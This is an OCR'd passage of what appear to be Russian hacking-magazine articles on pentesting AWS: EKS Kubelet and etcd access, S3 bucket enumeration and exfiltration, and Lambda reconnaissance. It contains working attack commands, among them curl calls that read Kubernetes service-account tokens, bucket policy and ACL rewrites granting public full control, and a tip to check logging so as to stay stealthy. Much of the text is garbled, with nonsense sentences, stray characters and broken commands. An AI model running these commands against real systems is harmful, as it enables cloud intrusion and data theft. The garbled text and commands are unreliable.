Создается кластер. В нашем случае есть два узла: EKS VPC — основной и Customer VPC — дочерний. В дочернем существует рабочее экземпляр, на котором развернут приложение. Поэтому очень важно во время пентеста определить, какой кластер принадлежит узел управления (EKS Control Plane), а на какой запускается приложение.


Во многом структура похожа на обычный кластер Kubernetes. То же ядро, те же балансировщики нагрузки, те же средства управления. Kubernetes может хранить множество секретов, множество micro-сервисов и множество потенциальных векторов для атак!

Опять же Kubernetes интересен нам потому, что, выбрасывая к нодам, попадаем в VPC, что не может не радовать.

Initial Access Kubelet API

Это служба, которая работает на каждом узле кластера. Она следит за тем, чтобы контейнеры были запущены в поде, и взаимодействует с kube-apiserver. По умолчанию работает на порту 10250.

Обнаружить его просто. Например, можешь ввести в Shodan port:10250 Kubernetes.



Использование Shodan для поиска уязвимости

В некоторых случаях будет доступ **только для чтения**. То есть максимум сможем получить информацию из API: устройство кластера, имена подов, расположение файлов и другие настройки. Это ни критическая информация, но не все же не следует выкладывать в интернет.

Например, можно злоупотреблять этим, обратившись к следующему URL:

```
https://external-IP:10255/pods
```

Обнаруживаем ключ доступа в AWS

В переменных среды контейнера неправильно часто встречаются чувствительные данные, как в этом примере — ключи доступа для AWS. Получив доступ к этому контейнеру — получаем доступ и облаку.

Стоит искать строку, которая начинается с **path**{.

Обнаруживаем конечные точки

Я обнаружил следующие интересные эндпоинты:

```
/pods/
/run/
/exec/
/attach/
/portforward/
/containerlogs/
/runningpods/
```

Обрати внимание на **/exec/** и **/run/**. С помощью этих конечных точек можно выполнять код внутри контейнеров! Причем существует даже *инструмент для эксплуатации*, но, чтобы лучше понять суть процесса, рекомендую использовать curl:

```
# Получить все пространства имен, поды и контейнеры
curl -k https://10.10.11.133:10250/pods/ | jq -r ".items[] | [.
metadata.namespace, metadata.name, [.spec.containers[].name]]"
curl -k https://10.10.11.133:10250/runningpods/ | jq -r ".items[]
| [ .metadata.namespace, metadata.name, [.spec.containers[].name]]
"

# /run
curl -XPOST -k https://10.10.11.133:10250/run/{namespace}/{pod}/{
container} \
    -d "cmd=cat /var/run/secrets/kubernetes.io/serviceaccount/ca.
crt /var/run/secrets/kubernetes.io/serviceaccount/token"

# exec
curl -SL -k -X POST -H "X-Stream-Protocol-Version: v2.channel.k8s.io"
 -H "X-Stream-Protocol-Version: channel.k8s.io" \
    https://10.10.11.133:10250/exec/{namespace}/{pod}/{container} \
    -d "input=1" -d "output=1" -d "tty=1" \
    -d "command=ls" -d "command=/"
```

Как вариант, можешь использовать kubectlexec:

```
kubelet2t exec /bin/sh -n <namespace> -p <pod> -c <container> -s
<IP> --cacert ./ca.crt
kubelet2t exec /bin/sh -p kube-proxy-84q14 -c kube-proxy -n kube-
system -s 10.129.227.136 --cacert ./ca.crt
```

etcd

Аналогичные сессии на этом не заканчиваются! Такому же множеству может быть подвержено и хранилище etcd. Оно имеет формат «ключ — значение» и содержит всю информацию о конфигурации кластера Kubernetes. В нем также хранится текущее состояние системы и желаемое (например, после деплоймента).

С поиском снова поможет Shodan: port:2379 product:"etcd".

Обнаружили etcd через Shodan

```
use auxiliary/scanner/etcd/open_key_scanner
set RHOSTS TARGETIP
exploit
```

Получили ключи etcd через MSF

Если Metasploit по каким-то причинам не устраивает, можешь использовать etcdctl:

```
etcdctl --endpoints=http://MASTER-IP:2379 get / --prefix
--keys-only
```

Kube-ApiServer

Наконец, если нет было уязвимости ни в Kubelet, ни в etcd, то посмотри в сторону API-сервера. С этой службой общаются обычно с помощью инструмента **kubectl**, в располагается она на 6443-ю, 443-ю или 8443-ю порте. Проверить работоспособность можно так:

```
curl -k https://IP:6443/swaggerapi
curl -k https://IP:6443/healthz
curl -k https://IP:443/api/v1
```

Однако получить RCE таким методом, к сожалению, не получится.

Перечисление

Благодаря доступу в AWS CLI организовать богатые возможности для поиска информации.

Получить список доступных кластеров можно командой **aws eks list-clusters**.

Кластеры в AWS

Получить информацию об определенном кластере:

```
aws eks describe-cluster --name <Cluster-Name>
```

Пример:

```
aws eks describe-cluster --name RedTeamCluster
```


Подробная данные о кластере

Обрати внимание на следующее:

- **version** — версия Kubernetes, которая используется;
- **endpoint** — конечная точка для доступа к этому кластеру. В некоторых редких конфигурациях она может быть доступна из интернета, что значительно упрощает пентест;
- **vpcId** — VPC, которая использется кластер;
- **endpointPublicAccess** — разрешен ли доступ без аутентификации к эндпоинту;
- **publicAccessCidrs** — диапазон IP, из которого можно получить доступ к кластеру.

Чаще всего, попав в облако из Kubernetes, можно получить привилегированную учетку. У нас может не быть никаких прав в AWS, но при этом она может уметь делать все, что заключ. в среде Kubernetes.

Одна из первых настроек кластера на EKS, которые нужно сделать еще до запуска узлов, — это добавление роли узла IAM в группу **system:nodes**. Эта группа привязана к роли Kubernetes **system:node**, у которой есть права на чтение разных объектов Kubernetes: сервисов, узлов, подов, постоянных томов и возможащих другие ресурсов. Все, что нам нужно сделать, чтобы увеличивать эти полномочия, — попросить AWS преобразовать наше клиент-доступ IAM в действительный токен Kubernetes, чтобы мы могли запрашивать сервер API как член группы **system:nodes**.

```
aws eks get-token --cluster-name <имя кластера> --profile
<profile>
```

Пример:

```
aws eks get-token --cluster-name RedTeamCluster --profile node
```


Получение токена Kubernetes

ВЫВОДЫ

Безопасность контейнеров среды — все более и более актуальная проблема. Как ты смог убедиться, получить пентестовый доступ к AWS не так и сложно. Злоумышленник, обогнав из контейнера, вылезет где-нибудь в VPC, что может нанести серьезный ущерб!

Дальше нарушитель будет повышать привилегии, собирать информацию из etcd, искать доступ к другим VPC. Об этих темах я расскажу в следующих статьях. ЖМ

ПРОВЕРКА ВЕДЕР

КАК ИСКАТЬ УЯЗВИМОСТИ В БАКЕТАХ AWS S3

Michelle Bernstein
стр.19 / 35 subscribe
michael.chris@yahoo.ru


Хранилище Amazon S3, хоть и содержит статические данные, может открывать большие возможности при penтесте. Неправильно выставленные разрешения позволяют злоумышленнику выполнять в S3 чувствительные данные, которые идут ему для дальнейшего продвижения. В этой статье мы посмотрим, как могут выглядеть misconfigs в S3 и как их эксплуатировать.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности. Информация, представленная в статье, может быть использована для атаки на ресурсы, принадлежащие другим лицам, с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуется по закону.

ТЕОРИЯ

У бакетов есть возможность хостинга контента. Доступ к объектам могут быть обещаны всем пользователям Internet. Доступ к приватным бакетам как только для членов, так и с возможностью записи:



Как выглядит S3

Внутри S3 есть два типа данных: Bucket — контейнер для объектов и Object — сам файл. Самые частые способы взаимодействия:

- **List** — перечислить все хранящиеся S3 или файлы на S3;
- **Get** — получить файл;
- **Put** — поместить файл на S3;
- **Delete** — удалить файл.

Формат URL для доступа к файлам S3 выглядит так:

```
http(s)://{www.bucket}.s3.{period}.amazonaws.com
```

Здесь {www} определяется вышеуказанным бакетом, например:

```
https://sakeyru-files.s3.us-west-2.amazonaws.com
```

Бакеты S3 можно обнаружить, разными способами: например найти URL, которые используются в приложениях, или использовать GitHub или даже авторизовывать процесс с помощью готовых утилит.

Для перебора можно использовать названия компании, за которым следует общий термин. Например: **sakeyru-assets**, **sakeyru-www**, **sakeyru-public**, **sakeyru-private** и так далее.

Также в бакеты или объекты может быть прописана политика безопасности:

Политики бакета

С помощью политик можно указать, кто имеет доступ к ресурсу и какие действия может выполнять с ним. Есть четыре варианта:

- публичный доступ (Public Access);
- ACL — определяет по Access Control List. Можно настраивать как на бакет, так и на конкретный объект бакета;
- Bucket Policies — настраивается только для бакета;
- Time Limited URLs — временные URL для доступа.

Еще есть политики, основанные на личности, они прикрепляются к пользователю, группе или роли IAM. Позволяют определить, что объект может делать.

ПОИСК БАКЕТОВ

Начать стоит с сервиса grayhatwarfare.com. Он позволяет находить бакеты отбалансы в них с помощью сложных запросов.

Обнаружение бакетов

Если только начнете не находится, то ищем на сайт компании. Здесь нам поможет Bing Sulin. Просто просматривай web-сайт, а затем анализируй полученную карту.

При этом бакеты всегда находятся на следующих URL:

```
http://s3.{region}.amazonaws.com/{bucket_name}/
http://{bucket_name}.s3.{region}.amazonaws.com/

http://s3-website-{region}.amazonaws.com/{bucket_name}/
http://{bucket_name}.s3-website-{region}.amazonaws.com

http://{bucketname}.s3.dualstack.{region}.amazonaws.com
http://s3.dualstack.{region}.amazonaws.com/{bucketname}/
```

Нужно не нам подбирать приватные регионы? Нет! Amazon любезно подсказывает, что мы ищем где-то не там. Поэтому нам достаточно лишь назначить бакета.

Невалидный регион

Обратный поиск

Но как получить этот названием? Чаще всего оно сокращается в записи CNAME (а нам соответственно пользователь с исходными DNS-именами домена впоследствии компании. Обнаружить их можно вот так:

```
dig cdnmain any
```

Пример:

```
dig flaws.cloud any
```

Смотрим DNS

Да, может быть, CNAME и нет, но посмотрим, что ещё есть на этом IP:

```
nslookup <ip>
```

Пример:

```
nslookup 52.218.192.11
```

Обратный поиск

И получим, что к IP принадлежит еще и адрес: **s3-website-us-west-2.amazonaws.com**. Это так называемый Amazon Endpoint. Эндпоинты используются, когда с бакетом интересуют постоянный статический web-сайт.

Все бакеты S3, настроенные для web-хостинга, получают домен AWS, который можно использовать без собственного DNS. То есть, нам бакета домен сервер соблюдает именем домена, а именно **flaws.cloud**.

Конечно же, каждый домен перебирать вручную проблематично. Уходит на просмотровый скрипт на Bash:

```
while read ip; do
echo $ip, curl -silent -I -t http://$ip | grep Amazon\S
done < subdomains.txt
```

Перебор домена

Обратим внимание, что не все домены зарегистрированы как записи CNAME. Некоторые могут не отображаться вне в процессе разрешения имен. В таком случае удобнее использовать сайт dnsdumpster.com/domain.com. Сервис можно загрузить список доменов, а сервис уже самостоятельно найдет записи и по возможности сопоставит их с обнаруженными.

Визуализация всех записей

Если ты не знаешь, как находить подсмотрено, то рекомендую утилиту Amass с сайта owasp-amass/amass/releases.

На небольшом тарготе одного инструмента будет достаточно:

```
amass enum -d <target域名.domen> -passive -o res.txt
```

Пассивное сканирование найдет много лишнего, поэтому можно использовать активное:

```
amass enum -d <target域名.domen> -active -o res.txt
```

Найденные поддомены

Но если все еще ещё что. Но можно перегенерировать в Regulator:

```
python3 main.py <target域名.domen> <файл с доменами> output-file>
```

Пример:

```
python3 main.py flaws.cloud res.txt flaws.rules
```

И генерируй список доменов с помощью полученных правил:

```
make_brute_list.sh flaws.rules flaws.brute
```

Итоговый список можно начинать проверять на валидность:

```
puredns resolve flaws.brute -write flaws.valid
```

Наконец, если никак не получается обнаружить имя бакета, то можно попробовать его обнаружить. Для этого существуют куча инструментов:

- S3Scanner;
- s3-inspector;
- aws-bucket-dump (содержит список возможных имен);
- fuzzbuckets;
- Lazys3;
- bin_s3_buckeeper;
- aws-pentest-tools.s3.

ПОЛУЧЕНИЕ СОДЕРЖИМОГО

Когда ты обнаружил максимальное число бакетов, пора перешедить к перечислению содержимого. С этим отлично справляется AWS CLI:

```
aws configure
```

Дальше вводим данные любой действительной учетной записи AWS.

Существует флаг **--no-sign-request**, который позволяет получить ежедневный доступ, но в рекомендации как такие вещать есть какой-нибудь значимый.

Иногда бывает, что он аномалия нечего не найти, но разверзся от лица пользователя, которому разрешено получение информации. Попробуем вас требуется ввести данные любой учетной записи AWS. Абсолютно любой.

Предоставив имена, с которыми готовы сопоставить объекты в бакете:

```
aws aws s3 ls s3://<имя бакета> --recursive
```

Либо:

```
aws s3ap list-objects-v2 --bucket <имя бакета>
```

Пример:

```
aws s3 ls s3://flaws.cloud --recursive
aws s3ap list-objects-v2 --bucket flaws.cloud
```

Получение объектов бакета

Если объектов очень много, то можно поскопаться и на с помощью стандартных grep/awk.

```
# Получение имен файлов из параметра Key (имя файла)
grep "Key" <list_bucket> | sed 's/[",]//g' | awk '{print $2}' > list_keys.txt

# Указываем интересующие нас расширения
patterns="(\.sql$|\.sql$|\.tar$|\.gzip$|\.properties$|\.config$|\.gzip$|\.conf$|\.zip$|\.7z$|\.rar$|\.txt$|\.log$|\.bak$|\.word$|\.xlsx$|\.xlsb$|\.pdf$"

# Находим файлы, соответствующие шаблону
egrep $patterns list_keys.txt
```

Когда список возможных объектов получен, можно скачать их вот так:

```
aws aws get-object --bucket <bucket-name> --key <имя файла> c download-file-location>
```

Например:

```
aws aws get-object --bucket flaws.cloud --key aws.txt C:\Users\ryan\Desktop\downloaded.txt
```

Также можно скачать бакет целиком:

```
aws s3 sync s3://<bucket>/ .
```

Очень много бакетов содержат репозитории на GitHub. Если такой найдется, обязательно попытайся достать информацию информацию с помощью Gitleaks или TruffleHog.

РАЗВЕДКА ИЗ ОБЛАКА

Что стоит забывать про бакеты, даже если у нас нет есть доступ в AWS. Ведь иногда в бакетах постоянно встречаются файлы конфигурации, кэшбэк, скрипты, необработанные данные, а иногда даже бэкапы баз данных.

AWS CLI

Напомню. Когда с перечислением доступные бакетов:

```
aws s3ap list-buckets
```

Продолжение стр.20 →

ПРОВЕРКА ВЕДЕР

КАК ИСКАТЬ УЯЗВИМОСТИ В БАКЕТАХ AWS S3

```
PS C:\Users\Michael> aws s3api list-buckets
{
    "Buckets": [
        {
            "Name": "buckettest",
            "CreationDate": "2022-06-12T12:19:10+00"
        },
        {
            "Name": "xakepru",
            "CreationDate": "2022-07-01T18:00:00+00"
        }
    ],
    "Owner": {
        "DisplayName": "s42ehuu8qrq5ds2ovc3ln4ch2jm3ln8ovbu2cu6k"
        "ID": "c2b9ccb6b3ffc7jc3qf2lurwt1l80wl28pp3ua1dnuc9wbgqbz8d81t3q"
    }
}
```

Поиск бакетов

Теперь можем изучить все ACL, настроенные на бакеты:

```
aws s3api get-bucket-acl --bucket <bucket-name>
```

Например:

```
aws s3api get-bucket-acl --bucket buckettest
```

```
PS C:\Users\Michael> aws s3api get-bucket-acl --bucket buckettest
{
    "Owner": {
        "DisplayName": "mbdcirstrstwr0ferncln",
        "ID": "c2b9ccb6b3ffc7jc3qf2lurwt1l80wl28pp3ua1dnuc9wbgqbz8d81t3q"
    },
    "Grants": [
        {
            "Grantee": {
                "DisplayName": "CanonicalUser",
                "ID": "8ydbcluk6h3ifrjvq7jf2lurwt1l80wl28pp3ua1dnuc9wbgqbz8d81t3q"
                "Type": "CanonicalUser"
            },
            "Permission": "FULL_CONTROL"
        }
    ]
}
```

Просмотр ACL

Несложно догадаться, что **Grantee** — объект, которому выдаются права.

Настоящий хакер должен быть незаметным, как ниндзя. Поэтому обязательно проверяй, видуля ли логу у атакуемого бакета:

```
aws s3api get-bucket-logging --bucket <имя бакета>
```

Например:

```
aws s3api get-bucket-logging --bucket buckettest
```

Если логирования нет, вывода не будет.

```
PS C:\Users\Michael> aws s3api get-bucket-logging --bucket buckettest
PS C:\Users\Michael> aws s3api get-bucket-logging --bucket buckettest
PS C:\Users\Michael> aws s3api get-bucket-logging --bucket buckettest
```

Отсутствие логирования

Если же логирование присутствует, AWS CLI уведомит нас об этом.

```
PS C:\Users\Michael> aws s3 get-bucket-logging --bucket buckettestlogging
{
    "LoggingEnabled": {
        "TargetPrefix": "loggingbucket",
        "TargetBucket": "xakepru"
    }
}
```

Логирование существует

В данном случае все логи доступа к бакету **bucketttestlogging** будут лежать в бакете **xakepru**.

Обязательно посмотри и политику, привязанную к бакету:

```
aws s3api get-public-access-block --bucket <bucket-name>
```

Например:

```
aws s3api get-public-access-block --bucket buckettest
```

```
PS C:\Users\Michael> aws s3api get-public-access-block --bucket buckettest
{
    "PublicAccessBlockConfiguration": {
        "IgnorePublicAcls": true,
        "BlockPublicPolicy": true,
        "RestrictPublicBuckets": true,
        "BlockPublicAcls": false
    }
}
```

Изучаем политики, привязанные к бакету

Политики бывают следующие:

- **BlockPublicAcls** — если **true**, то предотвращает создание любых ACL или изменение существующих ACL, дающим публичный доступ к бакету;
- **IgnorePublicAcls** — если **true**, то любые действия с общедоступными ACL будут игнорироваться, это не позволяет не создать, но предотвратит последствия;
- **BlockPublicPolicy** — если **true**, то ставится запрет на создание или изменение политики, которая разрешает публичный доступ;
- **RestrictedPublicBuckets** — если **true**, то к бакету смогут получить доступ лишь авторизованные пользователи. Собственно, из-за этого параметра я и советовал тебе указывать данные любой учетной записи AWS.

Наконец, получаем все ACL объекта в определенном бакете:

```
aws s3api list-objects-v2 --bucket <bucket name>
```

Пример:

```
aws s3api list-objects-v2 --bucket xakepru
```

```
PS C:\Users\Michael> aws s3api list-objects-v2 --bucket xakepru
{
    "Contents": [
        {
            "LastModified": "2022-08-07T21:31:50+00:00",
            "ETag": "\"c7ebeaa7a6ed2d5d1f2d1bb6aa3f5e1\"",
            "StorageClass": "STANDARD",
            "Key": "Xakep138.pdf",
            "Size": 43129
        },
        {
            "LastModified": "2022-08-06T00:00:50+00:00",
            "ETag": "\"ccb28b4c5a2a2e0e8d7b4211c8ge4e\"",
            "StorageClass": "STANDARD",
            "Key": "folder1/aws.txt",
            "Size": 5985
        },
        {
            "LastModified": "2022-08-06T00:01:45+00:00",
            "ETag": "\"ac9b6ed7ed5c3c5c7e4ee4b9e7ce1\"",
            "StorageClass": "STANDARD",
            "Key": "hsaktoros.txt",
            "Size": 10
        }
    ]
}
```

Список объектов

Также ты можешь получить информацию об ACL конкретного объекта:


```
aws s3api get-object-acl --bucket <bucket-name> --key <object-name>
```

Пример:

```
aws s3api get-object-acl --bucket xakepru --key aws.txt
aws s3api get-object-acl --bucket xakepru --key folder1/aws.txt
```

Эксфильтрация

Чтобы достать данные из бакета, нам требуется доступ на чтение (READ).



Способы получения доступа к объектам

Давай поторопи пройденное. Как ты уже понял, самый частый misconfigf — всем пользователям предоставляются права на чтение. В таком случае мы можем найти адрес бакета и прочитать его содержимое даже без аутентификации. Также бывает, что права на чтение есть лишь у авторизованных пользователей либо у одного конкретного пользователя. В таком случае мы можем получить доступ к содержимому через API или CLI. Наконец, доступ к бакету можно получить, используя специально сгенерированную временную ссылку.

Полезно также смотреть размеры бакета и списо содержимого:

```
aws s3api list-objects --bucket <имя бакета> --output json --query
"[sum(Contents[].Size), length(Contents[])]"
```

Пример:

```
aws s3api list-objects --bucket flaws.cloud --output json --query
"[sum(Contents[].Size), length(Contents[])]"
```

```
PS aws s3api list-objects --bucket flaws.cloud --output json --query "[sum(Contents[].Size), length(Contents[])]"
[
    3651,
    9
]
```

Размеры бакета

Как скачивать отдельный объект с помощью **get-object** либо весь бакет с помощью **sync**, мы уже разобрали. Теперь обратим внимание на временную ссылку для скачивания объектов. Любой, кто имеет валидные учетные данные и доступ к бакету, может создать ее:

```
aws s3 presign s3://<Bucket-Name>/<key-Object-Name> --expires-in
<время в секундах>
```

Пример:

```
aws s3 presign s3://xakepru/Xakep801.pdf --expires-in 604800
```

```
PS C:\Users\Michael> aws s3 presign s3://xakepru/Xakep801.pdf --expires-in 604800
https://xakepru.s3.us-west-2.amazonaws.com/key?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAZ5UFUJ4ZNFNFNGFF%2F20220731%2Fus-west-2%2Fs3%2Faws4_request&X-Amz-Date=20220731T001050Z&X-Amz-Expires=604800&X-Amz-Signature=3a7f7a6a7f4a8f9b8f9b8e3d1b2e25fbee9b8b8d1b0f6
```

Получение временной ссылки на скачивание объектов

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

К бакету могут быть привязаны политики, ACL, поэтому, имея определенные права, можем сделать, например, бакет общедоступным.

Изменение политики бакета

Для эксплуатации пробуется значение **s3:PutBucketPolicy**. С этой привилегией сможем предоставить большие разрешений на бакеты, например разрешим себе читать, записывать, изменять и удалять бакеты:

```
aws s3api put-bucket-policy --policy file://root/policy.json
--bucket <имя бакета>
```

Сама политика может выглядеть вот так:

```
{
  "Id": "Policy1568815116930",
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Stmt1568184932403",
      "Action": [
        "s3:*"
      ],
      "Effect": "Allow",
      "Resource": "arn:aws:s3:::<имя бакета>",
      "Principal": "*"
    }
  ]
}
```

Изменение ACL бакета

Нам нужно **s3:PutBucketAcl**. Благодаря такой привилегии сможем изменить ACL, привязанный к бакету:

```
aws s3api put-bucket-acl --bucket <имя бакета>
--access-control-policy file://acl.json
```

Пример политики:

```
{
  "Owner": {
    "DisplayName": "<Кого ты хочешь сделать владельцем>",
    "ID": "<ID>"
  },
  "Grants": [
    {
      "Grantee": {
        "Type": "Group",
        "URI": "http://acs.amazonaws.com/groups/global/
AuthenticatedUsers"
      },
      "Permission": "FULL_CONTROL"
    }
  ]
}
```

Изменение ACL объекта

Для этого потребуется **s3:PutObjectAcl**. Может быть так, что ACL на бакет изменить мы не сможем, но вот ACL на определенный объект в состоянии. Эксплуатируем:

```
aws s3api put-object-acl --bucket <имя бакета> --key <объект>
--access-control-policy file://objacl.json
```

Политика может быть вот такой:

```
{
  "Owner": {
    "DisplayName": "<Кого ты хочешь сделать владельцем>",
    "ID": "<ID>"
  },
  "Grants": [
    {
      "Grantee": {
        "Type": "Group",
        "URI": "http://acs.amazonaws.com/groups/global/
AuthenticatedUsers"
      },
      "Permission": "FULL_CONTROL"
    }
  ]
}
```

ВЫВОДЫ

Казалось бы, S3 — но более чем сервис хранения данных. Но, как ты смог убедиться, даже обычное файлохранилище может быть уязвимым само и открывать другие уязвимости. Любая возможность расширить поверхность атаки важна при пентесте, и поиск настроенные бакеты могут в этом тоже сослужить отличную службу.

БЛЯМБДА

ЭКСПЛУАТИРУЕМ AWS LAMBDA

В экосистеме AWS имеется интересный механизм Lambda — это служба бессерверных вычислений, которая запускает код в ответ на определенное событие. Причем она умеет автоматически выделять для этого необходимые ресурсы. Сегодня мы погоняем о том, как использовать ее, чтобы проникнуть в облако AWS и повлиять на инфраструктуру.

Michael Ilin-Gorskiy
Hacker ID: 1000 points/day
michael.ilin@gmail.com

INFO

О том, как можно эксплуатировать другие уязвимости AWS, читай в статье «Хулиганим вместе. Как взять владение в Amazon AWS EC».

ТЕОРИЯ

AWS Lambda

Как работает AWS Lambda? Если простыми словами: ты добавляешь свой скрипт и задаешь триггер или событие, при наступлении которого будет запускаться твой скрипт. Бывает делать нечего на время, тогда AWS может что-то вам дорисовать — администрирование, мониторинг работы, безопасность, изоляция, логи — позаботится сервис AWS Lambda. Когда событие нет, лямбда не выполняется, соответственно, ресурсы не потребляется.

Устройство лямбда-функции

Лямбда-функция

Лямбда-функция — это часть кода, которая выполняется каждый раз, когда срабатывает триггер.

Жизнь лямбда-функции

Существует три типа триггеров, отличаются способом вызова:

- потоковый — срабатывает при изменениях в чем-либо, например при добавлении данных в БД;
- синхронный — срабатывает при получении запроса на какой-то конечной точке, которая называется лямбда-функция;
- асинхронный — предназначен в случае какого-либо события, например при загрузке файла из S3.

При этом вызов возможно выполнить и с помощью API Gateway.

API Gateway

Служба API Gateway упрощает разработчикам работу с API. Поддерживается REST, HTTP и WebSocket API.

Стандартное использование API Gateway

ПЕРВОНАЧАЛЬНЫЙ ДОСТУП

Чаще всего через облако в облако не попадают. Но в случае обнаружения фундаментальных ошибок, создания полной сплетни и требуемого набора параметров можно все-таки попробовать. Например, если лямбда-функция принимает какую-либо команду для запуска в стиле:

```
https://ijk2ee1mzf.execute-api.us-east-2.amazonaws.com/prod/systeminfoapi
```

Пример эксплуатации уязвимости

РАЗВЕДКА

Lambda Function

На первом этапе нужно хорошенько разведать обстановку и поискать уязвимые места. Это помощь нам предоставит AWS CLI. Чтобы увидеть все лямбда-функции, воспользуемся следующей командой:

```
aws lambda list-functions
```

Получить лямбда-функции для отдельным регионам:

```
aws lambda list-functions --region us-east-1
```

Поиск лямбда-функций

```
{
    "Functions": [
        {
            "FunctionName": "pentestingforfun",
            "FunctionArn": "arn:aws:lambda:us-east-2:180348962122:function:pentestingforfun",
            "Runtime": "python3.6",
            "Role": "arn:aws:iam::180348962122:role/service-role/pentestingforfun-role-ldqqzfxu",
            "Handler": "lambda_function.lambda_handler",
            "CodeSize": 1000,
            "Description": "",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2019-07-22T10:15:25.000+0000",
            "CodeSha256": "",
            "Version": "$LATEST",
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "",
            "PackageType": "Zip"
        }
    ]
}
```

Обучение зависимостям

- `FunctionArn` — уникальный идентификатор функции;
- `Runtime` — язык, на котором написана функция;
- `Role` — роль, которую имеет лямбда-функция. Возможно, определяющая лямбда-функции имеет доступ к другим сервисам. Соответственно, мы также можем определить полезные, приведенные в лямбда-функции;
- `Layers` — зависимости функции.

Получить информацию о конкретной лямбда-функции (в том числе исходный код) можно следующим образом:

```
aws lambda get-function --function-name <function-name> [--region us-west-1 [--profile dev]]
```

Пример:

```
aws lambda get-function --function-name Pentestingforfun
```

Сканируем определенные функции

В приведенном выше примере мы видим раздел `Code`, а в нем — `Location`. То есть над исходным кодом по этому пути в данном случае это S3-бакет **`awslambda-us-west2-tasks`**. Перейдя по указанной ссылке (либо пропишешь в указанном бакете), мы сможем скачать код лямбда-функции.

При этом в выводе данной команды есть огромная структура `Configuration`, которую тоже стоит обязательно посмотреть. Вы время пристально мы часто обнаруживаем всего ценные данные:

```
{
    "Configuration": {
        "FunctionName": "pentestingforfun",
        "FunctionArn": "arn:aws:lambda:us-east-2:180348962122:function:pentestingforfun",
        "Runtime": "python3.6",
        "Role": "arn:aws:iam::180348962122:role/service-role/pentestingforfun-role-ldqqzfxu",
        "Handler": "lambda_function.lambda_handler",
        "CodeSize": 1000,
        "Description": "",
        "Timeout": 3,
        "MemorySize": 128,
        "LastModified": "2019-07-22T10:15:25.000+0000",
        "CodeSha256": "",
        "Version": "$LATEST",
        "TracingConfig": {
            "Mode": "PassThrough"
        },
        "RevisionId": "",
        "PackageType": "Zip",
        "Environment": {
            "Variables": {
                "S3_BUCKET": "awslambda-us-west-2-tasks",
                "S3_KEY": "sysinfo.zip",
                "TOKEN": "ghp_Ll0Ll0Ll0Ll0Ll0Ll0Ll0Ll0Ll0Ll0Ll0L",
                "TOKEN_USER": "Lucifer"
            }
        }
    }
}
```

Учетные данные в переменных среды

Исходящий код зависимости можно получить вот так:

```
aws lambda get-layer-version --layer-name <layer-name> --version-number <VersionNumber>
```

Пример:

```
aws lambda get-layer-version --layer-name request-library --version-number 1
```

Теперь обратим внимание на способы вызова функции:

```
aws lambda get-policy --function-name <function-name>
```

Пример:

```
aws lambda get-policy --function-name Pentestingforfun
```

Смотрим политики

```
{
    "Policy": "{\"Statement\":[{\"Sid\":\"lambda-1a0d0ff1-0ed9-4a0a-8a0a-0a0a0a0a0a0a\",\"Effect\":\"Allow\",\"Principal\":{\"Service\":\"s3.amazonaws.com\"},\"Action\":[\"lambda:InvokeFunction\",\"lambda:InvokeAsync\"],\"Resource\":\"arn:aws:lambda:us-east-2:180348962122:function:Pentestingforfun\",\"Condition\":{\"StringEquals\":{\"AWS:SourceAccount\":\"180348962122\"},\"ArnLike\":{\"AWS:SourceArn\":\"arn:aws:s3:::awslambda-us-west-2-tasks\"}}}]}",
    "RevisionId": "1a0d0ff1-0ed9-4a0a-8a0a-0a0a0a0a0a0a"
}
```

Объекты, способные вызывать лямбда-функцию

- `Service` — кому разрешено делать функцию;
- `Action` — что может делать функция;
- `Resource` — какие объекты могут быть вызвано.

В лямбда-функции иногда встречаются разделы `Condition`. Он отвечает за «регистрацию» — какие методы и какие объекты вызывается лямбда. Иногда в нем можно будет прочитать вершины, по которому ты сможешь определить, к какому ресурсу приложена лямбда-функция.

Пример Condition

В данном случае **`s3:ObjectCreated`** — REST API. При этом триггер может срабатывать и от изменений в чем-либо. Для получения информации о подобных событиях существует вот такой командет:

```
aws lambda list-event-source-mappings --function-name <function-name>
```

Пример:

```
aws lambda list-event-source-mappings --function-name Pentestingforfun
```

Смотрим триггеры

```
{
    "EventSourceMappings": [
        {
            "UUID": "1a0d0ff1-0ed9-4a0a-8a0a-0a0a0a0a0a0a",
            "StartingPosition": "TRIM_HORIZON",
            "BatchSize": 10,
            "MaximumBatchingWindowInSeconds": 0,
            "EventSourceArn": "arn:aws:s3:::awslambda-us-west-2-tasks",
            "FunctionArn": "arn:aws:lambda:us-east-2:180348962122:function:Pentestingforfun",
            "LastModified": "2019-07-22T10:15:25.000+0000",
            "LastProcessingResult": "",
            "State": "Enabled",
            "StateTransitionReason": "User action",
            "EventSourceArnPrefix": "arn:aws:s3:::awslambda-us-west-2-tasks"
        }
    ]
}
```

Что генерирует и взаимодействует с лямбда-функцией

В этом случае использовался Amazon Simple Queue Service (SQS) — служба очередей сообщений.

API Gateway

После изучения доступных лямбда-функций пора воспитываниять URL, который приведет к ее вызову. Чтобы увидеть все REST API (чтобы вызвать лямбда, так как Region зачастую сосет с большинством регионов, в основном стоит EC2-инстанцы, воспользуемся следующей командой:

```
aws apigateway get-rest-apis
```


Обнаружение всех REST API

Информацию о конкретном API поможет достать эта команда:

```
aws apigateway get-rest-api --rest-api-id <apiId>
```

Чтобы найти все конечные точки (которые также называют объектами), воспользуемся такой командой:

```
aws apigateway get-resources --rest-api-id <apiId>
```


Изучение всех доступностей

В нашем примере подразумевается метод запроса **GET** и ресурсы **`1b0s4fhr2rh`**, поэтому на основе этого и мы сделаем запрос:

```
aws apigateway get-method --rest-api-id <apiID> --resource-id <ResourceID> --http-method <method>
```

Пример:

```
aws apigateway get-method --rest-api-id 1b0s4fhr2rh --resource-id 1b0s4fhr2rh --http-method GET
```


Изучение конкретного метода

Все самые интересные параметры:

- `authorizationType` — тип авторизации;
- `authorizationScopes` — чтобы вызвать метод, требуется клаус доступа;
